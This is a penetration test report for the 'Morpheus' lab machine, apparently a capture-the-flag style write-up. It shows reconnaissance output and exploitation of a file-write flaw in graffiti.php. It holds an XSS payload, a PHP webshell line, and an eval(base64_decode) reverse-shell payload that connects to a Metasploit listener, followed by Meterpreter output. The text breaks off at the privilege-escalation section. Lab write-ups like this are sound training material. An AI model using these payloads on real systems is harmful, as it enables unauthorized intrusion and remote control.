

PENETRATION TEST REPORT
Single Machine Assessment

ENGAGEMENT DETAILS

TARGET_HOST	matrix-Breakout: 2 Morpheus
TARGET_IP	192.168.9.136
OS / PLATFORM	Debian GNU/Linux 5.10.0-9-amd64 (x86_64)
TESTER	Penetration Tester
DATE_START	2026-05-03
DATE_END	2026-05-04
REPORT_VERSION	1.0
CLASSIFICATION	TLP:RED - CONFIDENTIAL
ENGAGEMENT_TYPE	Black Box

// 01 // EXECUTIVE SUMMARY

A black-box penetration test was conducted against a single target host (192.168.9.136 - "Morpheus") running Debian GNU/Linux.

The assessment resulted in full system compromise, beginning with a Stored/Reflected Cross-Site Scripting (XSS) vulnerability and escalating through Remote Code Execution (RCE) via file write, kernel privilege escalation using CVE-2022-0847 (DirtyPipe), and concluding with root-level persistence and credential exfiltration.

The overall risk rating is **CRITICAL**. The single most important action is to immediately patch the Linux kernel to a version not affected by CVE-2022-0847 and remove or sanitize all file-write functionality exposed via the web application.

OVERALL RISK RATING

CRITICAL 1 findings	HIGH 1 findings	MEDIUM 1 findings	LOW 1 findings	INFO 1 findings
---	-------------------------------------	---------------------------------------	------------------------------------	-------------------------------------

// 02 // SCOPE & RULES OF ENGAGEMENT

2.1 TARGET SCOPE

TARGET_HOST	morpheus
IP_ADDRESS	192.168.9.136
OS	Debian GNU/Linux 5.10.0-9-amd64
OPEN_PORTS	22/tcp (SSH), 80/tcp (HTTP), 81/tcp (HTTP)
IN_SCOPE	Full machine - all ports, services, and local privilege escalation
OUT_OF_SCOPE	Lateral movement beyond this host DoS attacks Physical access
ENVIRONMENT	Vmware Lab Environment

2.2 RULES OF ENGAGEMENT

- Testing is authorized on the target host only - no lateral movement to other hosts.
- No intentional denial-of-service or destructive payloads unless explicitly approved.
- All credentials, hashes, and flags discovered remain confidential.
- Testing window: 2026-05-03 to 2026-05-04
- Point of contact: Assessment Team Lead

2.3 METHODOLOGY FRAMEWORK

FRAMEWORK	PTES (Penetration Testing Execution Standard)
PHASES	Recon → Scanning → Exploitation → Post-Exploitation → Reporting
TOOLS_USED	arp-scan, nmap, gobuster, msfvenom, Metasploit Framework (msfconsole), GCC (for compiling CVE-2022-0847 exploit), wget, ssh-keygen
APPROACH	Black Box

// 03 // METHODOLOGY

The following phases were executed sequentially against the target machine:

1. Reconnaissance – Passive and active information gathering. Port scanning, service enumeration, OS fingerprinting, and web directory discovery.
2. Vulnerability Analysis – Identified services were cross-referenced against known CVEs and misconfigurations.
3. Exploitation – Vulnerabilities were exploited to gain initial foothold on the target system.
4. Post-Exploitation – Following initial access, privilege escalation techniques were applied to achieve root/SYSTEM level access. Persistence, credential harvesting, and flag retrieval were performed.
5. Reporting – All findings documented with reproduction steps, evidence, risk ratings, and remediation guidance.

// 04 // RECONNAISSANCE

4.1 PORT SCAN – NMAP

```
# full port scan with service/version detection and default scripts
sudo nmap -Pn -p- --min-rate 5000 -T4 192.168.9.136
sudo nmap -Pn -sS -sV -sC -O -p22,80,81 192.168.9.136
```

[SCREENSHOT] Discover live machines on the network

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bc:10:5f, IPv4: 192.168.9.138
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.9.1      00:50:56:c0:00:08      (Unknown)
192.168.9.2      00:50:56:eb:48:6b      (Unknown)
192.168.9.136    00:0c:29:e2:fe:32      (Unknown)
192.168.9.254    00:50:56:f0:dc:ca      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 3.580 seconds (71.51 hosts/sec). 4 responded
```

[SCREENSHOT] nmap fast port discovery

```
(kali㉿kali)-[~]
$ sudo nmap -Pn -p- --min-rate 5000 -T4 192.168.9.136
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 08:53 EDT
Nmap scan report for 192.168.9.136 (192.168.9.136)
Host is up (0.00075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
81/tcp    open  hosts2-ns
MAC Address: 00:0C:29:E2:FE:32 (VMware)
```

[SCREENSHOT] nmap deep scan only ports

```
(kali㉿kali)-[~]
$ sudo nmap -Pn -sS -sV -sC -O -p22,80,81 192.168.9.136
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 08:53 EDT
Nmap scan report for 192.168.9.136 (192.168.9.136)
Host is up (0.0098s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_ 256 aa:83:c3:51:78:61:70:e5:b7:46:9f:07:c4:ba:31:e4 (ECDSA)
80/tcp    open  http      Apache httpd 2.4.51 ((Debian))
|_ http-title: Morpheus:1
|_ http-server-header: Apache/2.4.51 (Debian)
81/tcp    open  http      nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: 401 Authorization Required
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Meeting Place
MAC Address: 00:0C:29:E2:FE:32 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.49 seconds
```


4.2 OPEN PORTS & SERVICES

PORT	STATE	SERVICE	VERSION / NOTES
22/tcp	open	Ssh	OpenSSH 8.4p1 Debian
80/tcp	open	http	Apache httpd 2.4.51
81/tcp	open	http	Nginx 1.18.0

4.3 WEB ENUMERATION

Visited: <http://192.168.9.136/>

[SCREENSHOT] web landing page



```
# directory brute-force
gobuster dir -u http://192.168.9.136:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
```

[SCREENSHOT] gobuster directory enumeration results

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.9.136:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url:                http://192.168.9.136:80
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.8
[+] Extensions:         txt,php,html
[+] Timeout:             10s

Starting gobuster in directory enumeration mode

/index.html             (Status: 200) [Size: 348]
/javascript             (Status: 301) [Size: 319] [→ http://192.168.9.136/javascript/]
/robots.txt             (Status: 200) [Size: 47]
/graffiti.txt           (Status: 200) [Size: 193]
/graffiti.php           (Status: 200) [Size: 520]
/server-status          (Status: 403) [Size: 278]
Progress: 882232 / 882232 (100.00%)

Finished
```

```
# Web application manual review performed
# Visited: http://192.168.9.136/robots.txt
# Visited: http://192.168.9.136/graffiti.php
```


[SCREENSHOT]

4.4 ADDITIONAL ENUMERATION


Additional web enumeration was performed by browsing port 80. The robots.txt file was reviewed, revealing disallowed directories. The graffiti.php page was identified via gobuster and manually tested for injection vulnerabilities. Source code review via the browser confirmed user-controlled input was reflected without sanitization. No SMB or FTP services were found on the target. SSH version was confirmed as OpenSSH 8.4p1 Debian.

Enumerate port 80


[SCREENSHOT] additional enumeration output



[SCREENSHOT] XSS alert popup: XSS payload `<script>alert(1)</script>` executed in graffiti.php message field



[SCREENSHOT] *XSS after refresh: Stored XSS confirmed – alert persists after page refresh*



User input in the message parameter is reflected without sanitization. Stored XSS was confirmed by injecting `<script>alert(1)</script>` – the payload persisted across page refreshes, confirming server-side storage.

// 05 // EXPLOITATION

5.1 VULNERABILITY IDENTIFIED

Initial foothold was achieved by exploiting an unauthenticated PHP file-write vulnerability in graffiti.php running on port 80 (Apache httpd 2.4.51). The application accepted user-supplied POST parameters "message" and "file" without any input validation, authentication, or sanitization, allowing an attacker to write arbitrary PHP code directly to the web root. No CVE is assigned to this custom misconfiguration; it maps to OWASP A03:2021 - Injection and A01:2021 - Broken Access Control.


5.2 EXPLOIT STEPS


> Step 1 - Discover and Exploit XSS & File-Write in graffiti.php

```
# # Confirm stored XSS, then craft file-write to upload PHP payload
message=<?php system($_GET['cmd']); ?>&file=shell.php message=<?php
eval(base64_decode('BASE64_MSFVENOM_PAYLOAD')); ?>&file=shell.php
```


the request was intercepted using Burp Suite so the parameter values could be modified manually and try uploading a php file instead of this graffiti.txt with malicious content

[SCREENSHOT] shell.php written to web root via graffiti.php file parameter






[SCREENSHOT] PHP payload successfully executed



> Step 2 - Generate Msfvenom PHP Reverse Shell and Start Metasploit Listener


```
message=<?php eval(base64_decode('THE_MSFVENOM_PAYLOAD_IN_BASE64')); ?> file=shell.php
```

[SCREENSHOT] payload to start a rev shell - target connects back to Metasploit listener.



When you forward this request, the server writes your PHP payload to its own web root as shell.php. The file now exists on the target at <http://192.168.9.136/shell.php>.

<http://192.168.9.136/shell.php>

Apache server executes the PHP file. The PHP code runs and dials back to 192.168.9.138:4444 – your waiting Metasploit listener

> Step 3 – Initial Access Confirmed

```
# confirm shell / access
id
whoami
hostname
```

[SCREENSHOT] initial shell – id, whoami, hostname output confirming access as low-privilege user

```
[*] Sending stage (40004 bytes) to 192.168.9.136
[*] Meterpreter session 1 opened (192.168.9.138:4444 → 192.168.9.136:33262) at 2026-05-03 12:05:10 -0400

meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer      : morpheus
OS            : Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
```

// 06 // POST-EXPLOITATION & PRIVILEGE ESCALATION

6.1 PRIVILEGE ESCALATION VECTOR

